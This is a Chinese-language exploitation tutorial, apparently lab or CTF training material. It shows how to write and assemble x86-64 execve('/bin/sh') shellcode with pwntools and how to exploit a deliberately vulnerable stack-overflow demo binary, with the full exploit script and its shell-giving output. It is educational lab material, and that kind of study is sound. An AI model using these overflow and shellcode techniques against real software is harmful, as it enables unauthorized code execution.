接下来赶到现场的是 ret2shellcode ,虽然严格意义上来说,ret2shellcode 是一种比 ret2text 更早的攻击手法 主要的利用点即 ret 到提前准备的 shellcode ,但是因为 NX 的存在,可执行与可写存在巨大的矛盾,因此在新时代 ret2shellcode 以一些更奇特的形式存在 在本文中,将主要讲解旧时代的 ret2shellcode 以及构造 shellcode 的一些工具和手法
shellcode的编写
编写 shellcode 执行 /bin/sh ,需要一点点 syscall(系统调用) 的知识,我们这里简单带过一下,后续会在 ret2syscall 中详细讲解
计算机系统的各种硬件资源是有限的,在现代多任务操作系统上同时运行的多个进程都需要访问这些资源,为了更好的管理这些资源进程是不允许直接操作的,所有对这些资源的访问都必须有操作系统控制。也就是说操作系统是使用这些资源的唯一入口,而这个入口就是操作系统提供的系统调用(System Call)。在linux中系统调用是用户空间访问内核的唯一手段,除异常和陷入外,他们是内核唯一的合法入口。
在 x86-64 下,我们可以设置 rax 寄存器为对应的系统调用号,此时执行 syscall 时将会执行对应的系统调用
一般来说,我们希望执行 /bin/sh ,就需要构造 execve("/bin/sh\x00", NULL, NULL)
执行 syscall 时的参数传递和我们之前提到的函数调用约定有一点细微的区别,这里暂时不细讲,但我们如果想要达成刚刚的 execve("/bin/sh\x00", NULL, NULL) 还是一样的
即我们需要设置
- rax = 0x3b //0x3b 为
execve对应的系统调用号 - rdi = “/bin/sh”
- rsi = 0
- rdx = 0
因此可以写出一段很简单的 shellcode
mov rax, 0x68732f6e69622f
push rax
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
push 0x3b
pop rax
syscall
简单解释一下,我们先将 0x68732f6e69622f 压栈,这其实就是小端序的/bin/sh在内存中对应的值
将 rsp 的值赋给 rdi 即 execve 的第一个参数,将 rsi 与 rdx 清零,将 rax 设置为 0x3b
执行后即可 get shell
使用pwntools生成shellcode
pwntools提供了 shellcraft 工具可以方便的生成 shellcode,再使用之前,我们需要设置 context.arch()
context.arch = 'amd64'
shellcode = shellcraft.sh()  # 执行/bin/sh
比如我们写一个demo
from pwn import *
context.arch='amd64'

print(shellcraft.sh())
此时我们执行一下,即可得到一段完整的shellcode
❯ python3 demo.py
    /* execve(path='/bin///sh', argv=['sh'], envp=0) */
    /* push b'/bin///sh\x00' */
    push 0x68
    mov rax, 0x732f2f2f6e69622f
    push rax
    mov rdi, rsp
    /* push argument array ['sh\x00'] */
    /* push b'sh\x00' */
    push 0x1010101 ^ 0x6873
    xor dword ptr [rsp], 0x1010101
    xor esi, esi /* 0 */
    push rsi /* null terminate */
    push 8
    pop rsi
    add rsi, rsp
    push rsi /* 'sh\x00' */
    mov rsi, rsp
    xor edx, edx /* 0 */
    /* call execve() */
    push SYS_execve /* 0x3b */
    pop rax
    syscall
除此之外,shellcraft还提供了其他一些一键生成的shellcode
- shellcraft.syscall(‘SYS_execve’, ‘rsp’, 0, 0)
- shellcraft.pushstr(’/bin/sh’)
- …
接下来要做的就是将写好的 shellcode 转换为机器能读懂的字节码,我们可以使用 asm()完成这一步
from pwn import *
context.arch='amd64'

print(asm(shellcraft.sh()))
这样就可以得到对应的汇编字节码了
❯ python3 demo.py
b'jhH\xb8/bin///sPH\x89\xe7hri\x01\x01\x814$\x01\x01\x01\x011\xf6Vj\x08^H\x01\xe6VH\x89\xe61\xd2j;X\x0f\x05'
当然我们也可以自己写想要的其他功能的 shellcode 并执行转换
ret2shellcode
是时候来一个例题感受一下了,我们接下来编译一个关闭了 NX 的 demo
点击查看
#include <stdio.h>
#include <stdlib.h>

int main()
{
    char buffer[0x20];
    printf("%p\n", &buffer);
    read(0, buffer, 0x1000);
    return 0;
}
使用以下命令编译
gcc demo.c -o demo -fno-stack-protector -no-pie -z execstack
拿到题目依旧先 checksec 确认情况
❯ checksec demo
[*] '/home/converter258/workplace/syc/recruitment/task7/ret2shellcode/demo'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
放进 IDA
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE buf[32]; // [rsp+0h] [rbp-20h] BYREF

  printf("%p\n", buf);
  read(0, buf, 0x1000uLL);
  return 0;
}
我们可以发现,题目会先给我们打印 buf 的地址,我们可以借助 buf 的地址推测返回地址的位置,因此我们可以完成以下构造

因此可以写出 exp
exp
#!/usr/bin/python3
from pwn import *
context(arch = 'amd64',os = 'linux',log_level = 'debug')

io = process('./demo')
leak = int(io.recvuntil(b'\n',drop=True),16)
shellcode_addr = leak + 0x30

shellcode = asm(shellcraft.sh())
payload = cyclic(0x28) + p64(shellcode_addr) + shellcode
io.sendline(payload)

io.interactive()
❯ python3 exp.py
[+] Starting local process './demo' argv=[b'./demo'] : pid 89549
[*] '/home/converter258/workplace/syc/recruitment/task7/ret2shellcode/demo'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x400000)
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[DEBUG] Received 0xf bytes:
    b'0x7ffc22c54610\n'
[DEBUG] cpp -Wno-unused-command-line-argument -C -nostdinc -undef -P -I/usr/local/lib/python3.12/dist-packages/pwnlib/data/includes
[DEBUG] Assembling
    .section .shellcode,"awx"
    .global _start
    .global __start
    _start:
    __start:
    .intel_syntax noprefix
    .p2align 0
        /* execve(path='/bin///sh', argv=['sh'], envp=0) */
        /* push b'/bin///sh\x00' */
        push 0x68
        mov rax, 0x732f2f2f6e69622f
        push rax
        mov rdi, rsp
        /* push argument array ['sh\x00'] */
        /* push b'sh\x00' */
        push 0x1010101 ^ 0x6873
        xor dword ptr [rsp], 0x1010101
        xor esi, esi /* 0 */
        push rsi /* null terminate */
        push 8
        pop rsi
        add rsi, rsp
        push rsi /* 'sh\x00' */
        mov rsi, rsp
        xor edx, edx /* 0 */
        /* call execve() */
        push 59 /* 0x3b */
        pop rax
        syscall
[DEBUG] Using cached assembly output from '/home/converter258/.cache/.pwntools-cache-3.12/asm-cache/99cb4b07dea4b242573197a57eaac16709adb122'
[DEBUG] Sent 0x61 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  │aaaa│baaa│caaa│daaa│
    00000010  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  │eaaa│faaa│gaaa│haaa│
    00000020  69 61 61 61  6a 61 61 61  40 46 c5 22  fc 7f 00 00  │iaaa│jaaa│@F·"│····│
    00000030  6a 68 48 b8  2f 62 69 6e  2f 2f 2f 73  50 48 89 e7  │jhH·│/bin│///s│PH··│
    00000040  68 72 69 01  01 81 34 24  01 01 01 01  31 f6 56 6a  │hri·│··4$│····│1·Vj│
    00000050  08 5e 48 01  e6 56 48 89  e6 31 d2 6a  3b 58 0f 05  │·^H·│·VH·│·1·j│;X··│
    00000060  0a                                                  │·│
    00000061
[*] Switching to interactive mode
$ whoami
[DEBUG] Sent 0x7 bytes:
    b'whoami\n'
[DEBUG] Received 0xd bytes:
    b'converter258\n'
converter258
一点练习题
经典老题,多差资料喵